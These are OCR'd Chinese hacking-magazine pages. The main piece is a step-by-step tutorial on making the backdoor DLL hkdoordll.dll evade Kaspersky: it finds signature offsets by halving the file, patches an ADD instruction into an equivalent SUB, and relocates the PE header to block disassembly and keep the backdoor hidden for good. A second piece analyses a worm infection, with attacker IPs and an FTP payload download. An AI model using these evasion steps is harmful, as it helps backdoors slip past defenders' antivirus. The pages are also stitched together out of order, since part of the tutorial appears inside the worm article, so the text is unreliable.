


图1 折半定位法的原理图

二、 实战演习

相信大家看了原理图之后对折半查找的方法有了一个初步的认识了，下面让我们来实际演习一下。

用CCL打开hkdoordll.dll，先将除PE段外的代码平均分成两半，先将一半用00填充掉，这样我们只定位另一半的特征码，如图2所示。如果正在定位的这一部分代码出现两层以上的特征码，生成的文件肯定全部被杀，或者只剩下pe头文件，这时候就要再将这一段代码分半定位，如果这部分代码不存在特征码，则用00填充掉，再分半定位另一半代码，确保每次定位只定一处特征码。




图2 定位特征码

最终定位结果如下：

——————定位结果——————

序号	起始偏移	大小	结束偏移
0001	00000400	000000B9	000004B9
0002	000004E6	00000019	000004FF

——————定位结果——————

序号	起始偏移	大小	结束偏移
0001	00014B0C	00000008	00014B14

总共有两处复合特征码。用c32asm打开hkdoordll.dll，然后来到400这个位置，发现这个位置的代码主要是由字符串组成，包括一些函数。

小提示：我们知道如果特征码是函数的时候，是不能通过修改大小写的方法来达到免杀的效果，只要一改了函数名大小写，程序就不能正常地运行了。

如果特征码是函数，那么是不是就束手无策了呢？我们注意到这里还有部分字符串不是函数。那我们就将ntdll.dll修改大小写，如图3、图4所示。然后保存文件，测试能不能正常运行。运行是没有问题了，但是文件还是被卡巴斯基查杀的，因为两处特征码只修改了第一处。





图3 修改前


图4 修改后

我们再来到14b0c这个位置，代码如下：

```
00014B0F 0033      ADD [EBX], DH
00014B11 C9        LEAVE
00014B12 81C1 00000010 ADD ECX, 10000000
00014B18 81C1 00E00000 ADD ECX, E000
```

用等价替换法，将ADD（加）ECX，10000000改为SUB（减）ECX，F0000000，保存后再用卡巴斯基查杀，嘿嘿，不被杀了。再测试一下能不能正常运行。这样就简单过了卡巴斯基这个强悍的杀毒软件。呵呵~~是不是很有成就感啊 ^_^ 为了提高免杀的强度，建议再把PE头修改下！

小提示：修改PE头文件，一来可以达到长期免杀的目的，因为有时候我们会碰到一些特征码在PE段的情况，二来可以保护我们的免杀文件不被他人学走免杀的方法，因为经过修改PE头的文件，可以不被一些反汇编的软件载入的。

三、移动PE段的位置

用C32ASM的16进制打开hkdoordll.dll，然后找到PE这个地方，P的地址就是PE段的入口点，如图5所示。往下一行还有个E0，也就是pe段的大小，如图6所示。我们修改pe段的时候，主要就是要修改PE段的起点和PE段的大小。怎么去转换16进制和10进制呢？我们可以用windows系统自带的计算器来实现这个转换，这个我们在定位复合特征码的时候，已经用过，相信大家不会忘记的。选择科学型，就可以在10进制和16进制之间进行转换。PE的起始位置是F8，大小是E0（16进制），也就是224（十进制）个字节，具体位置如下，见图5、图6。






图5 PE段入口点


图6 PE段的大小

修改的时候，先将大小为E0（也就是224个字节）的pe段复制出来，记下末尾的地址，后面算pe段大小的时候需要用到，然后将这段代码用00填充掉，然后往上随便找一个位置，只要pe的起始位置不超过This这点都可以，将原先的pe段粘贴出来，这段字母是说这个程序是win32下的程序，不能在纯dos下运行，?L?This program cannot be run in DOS


图7 修改后PE起始位置发生变化

yacou毒言毒语：


蠕虫病毒、DLL木马、流氓软件，让我们总是怕怕。

小菜A：“我讨厌死它们了，我的解决方法是ghost还原。”

小菜B：“我的杀毒软件总是自动关闭了，好像是它们在搞鬼。”

小菜C：“硬盘也format了，系统也重新安装了，蠕虫还是赶不走啊~”

难道这些害虫就这么难清除？本期给大家带来了针对这三种害虫的查杀实例，一定要好好学习哦。



一个馒头引发的蠕虫病毒

scuhkr

从本文你可以学到：

1、如何利用工具分析蠕虫病毒的行为和特点

2、如何手动清除一般的蠕虫病毒

一、“祸”起馒头

写了一上午的毕业论文，头都大了，一点过了，唉，食堂也只有凉饭凉菜。于是，我做出了一个英明的决定：去买个馒头啃吧……

可万万没有想到，就在这“买一个馒头”的短短10分钟里，互联网上也许已经发生了几十万次的攻击。而我的爱机，恰好成为被攻击的对象，光荣倒下了。请允许我描述一下这个事件先。

话说我边啃着半个冷馒头，边输入密码准备打开已经处于屏保状态的Windows XP。嗯？提示密码错误，再输，再错，调整大小写，三输，还错，抓狂，无奈，重启，却弹出了一个“其他用户已经登录到本机，关机将会断开本次连接，你确定关机”的提示框。出于职业的敏感，我知道Something has been happenning！重启，输入密码，这次毫无障碍，登进了我可爱的Windows界面，可是过了不到一分钟，不祥的事发生了。




图1 天网警告

二、蠕虫分析

天网防火墙弹出了如图1所示的警告，系统自带的ftp客户端程序居然自己发出了外连的TCP请求，而目的IP地址是211.83.126.213，目的端口为8847。

头脑里立即闪过了Msblast冲击波蠕虫的tftp外连和Lsass震荡波的ftp外连情形，吓得我把啃了一半的馒头掉在地上。赶紧搬出从无花果汇编站上down下的SmSniffer，这是一款小巧的sniffer抓包工具，虽然不强大，但够用就行。一切准备就绪，点击允许（注：敬告各位非安全的忠实读者，如果您是非专业人士，请不要轻易模仿，如果遇到类似可疑的情形发生，应该毫不犹豫地禁止该外发连接，以免系统遭到黑客的攻击 ^_^），只见SmSniffer刷刷刷地狂抓包，截图如图2所示。




图2 SMSnffer 抓包

找到图2高亮显示的那一行，得到如下信息：

本人主机IP：211.83.156.243 端口：1057

对方主机IP：211.83.126.213 端口：8847

mode…，修改后pe的起始位置为F0，大小为232个字节，16进制为E8，保存即可，如图7所示。

人物


修改pe段的时候，需要注意的有两点，一个是修改后的pe段大小，就是从新的pe起点到原先的pe段末尾，也就是刚刚记下的地址，第二个是要修改新的pe起点。如果pe段的大小超过FF的话，比方说大小是101（16进制），是01 01，第一个01是低8位，第二个01是高8位，还有pe起点位置的改法也一样。

最 后

在正确修改pe段后，如果出现不能正常运行的话，就要用到loardpe这个工具，重建一下pe段。重建之后，程序一般都可以正常运行的。大家如果还有什么不懂的话，或者有什么新的免杀方法，欢迎到论坛来找我，一起交流免杀技术。

[文章中提到的hkdoordll.dll、免杀动画“黑门免杀.exe”在光盘中有提供]

编辑点评： 以往定位特征码时如果遇到复合的特征码都不好用，而利用CCL折半定位法却能轻松达到定位特征码的效果。修改黑客之门还要注意PE段的大小和修改新的PE起点。如果你看完之后对此还比较模糊，请观看辅助动画，以便加深理解。


图3 用户和密码

虽然是本机向对方发起的ftp连接，可是从图2嗅探的结果发现，对方成了源，而本机成了目标，可以判断对方的FTP服务器应该用了PASSIVE（被动）连接方式。从数据栏解析的数据得到“220 Reptile welcomes you”，(Reptile：爬虫动物，卑鄙的人）建立连接成功。

而继续看下面的几行，如图3所示，发现该FTP服务器的用户和密码均为1。



而后面的“230 User logged in”显示登录服务器成功！ 继续往下，这里可是关键，下面的“RETR winscntrl.exe”，看到开始向对方请求下载名为winscntrl.exe的文件了。

“150 Open BINARY mode”用的是二进制下载方式，熟悉Windows PE文件格式的同志们从图4那个大大的“MZ”头就知道，“鬼子进村了”！

至此，ftp下载任务已经完成并退出。出于本能的反应，Ctrl+Alt+Del调出任务管理器，如图5所示。

看到高亮显示的正是刚刚ftp客户端下载的winscntrl.exe可执行程序，心里暗自叫苦，如果这个病毒和当年的msblast.exe同样功能的话，那么它应该开始肆虐地外发syn包了，不过我没急于结束该病毒进程，我想验证一下我的担心，就在这时，天网防火墙又弹出如图6所示的警告。

看来winscntrl.exe终于行动了，连接的目标地址是140.113.216.36，目标端口为5599，却不是ftp最初连接的211.83.126.213，我以为随机扫描开始了，于是选择“禁止”。过了大约3－5秒，天网再次报警，如图7所示。

这次显示的目标IP为206.125.140.98，端口仍为5599，再禁止，又过了3-5秒，继续警告，禁了10几次之后，发现，原来winscntrl.exe并不是随机扫描，而是固定在140.113.216.36和206.125.140.98这两个IP之间无序循环的选择，但端口保持5599不变。这么看来目前为止该病毒体并不具有冲击波和振荡波病毒类似的随机扫描漏洞主机的特点。这两个IP到底是什么呢？难道是攻击者的主控客户端？命令行下用nslookup看一下先，得到如图8所示的结果。




图6 天网的再次报警

